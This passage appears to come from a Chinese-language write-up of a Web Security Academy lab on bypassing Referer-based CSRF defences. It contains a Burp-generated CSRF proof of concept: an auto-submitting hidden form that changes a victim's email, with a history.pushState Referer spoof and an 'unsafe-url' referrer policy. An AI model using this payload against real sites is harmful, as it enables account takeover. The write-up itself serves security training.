https://0a0700ee03ef7fabc1205a9500ee00cf.web-
security-academy.net')</script>
    <form
action="https://0a0700ee03ef7fabc1205a9500ee00cf.web-
-security-academy.net/my-account/change-email"
method="POST">
        <input type="hidden" name="email"
value="123456&#64;test&#46;com" />
        <input type="submit" value="Submit request" />
    </form>
    <script>
        document.forms[0].submit();
    </script>

```

```
</body>  
</html>
```

其中 history.pushState 可以无刷新的在当前history中插入一条历史状态

这里还需要添加 unsafe-url

The screenshot shows a web-based exploit editor or debugger interface. At the top, a banner says "Congratulations, you solved the lab!" with options to "Share your skills!" and "Continue learning >". Below this, the title "Craft a response" is displayed. The URL is listed as "URL: https://exploit-0aba08903eb7f52c1a35a7501d0007d.exploit-server.net/exploit". The "HTTPS" checkbox is checked. In the "File:" field, the value "/exploit" is entered. Under "Head:", the status is "HTTP/1.1 200 OK" and the content type is "Content-Type: text/html; charset=utf-8". The "Body:" section contains the following exploit code:

```
<html>
<head>
<meta name="referrer" content="unsafe-url"/>
</head>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState(" ", "?https://0a0700ee03ef7fabc1205a9500ee00cf web-security-academy.net")</script>
<form action="https://0a0700ee03ef7fabc1205a9500ee00cf web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="123456#46.com" />
<input type="submit" value="Submit request" />
</form>
<script>
```

At the bottom of the interface, there are four buttons: "Store", "View exploit", "Deliver exploit to victim", and "Access log".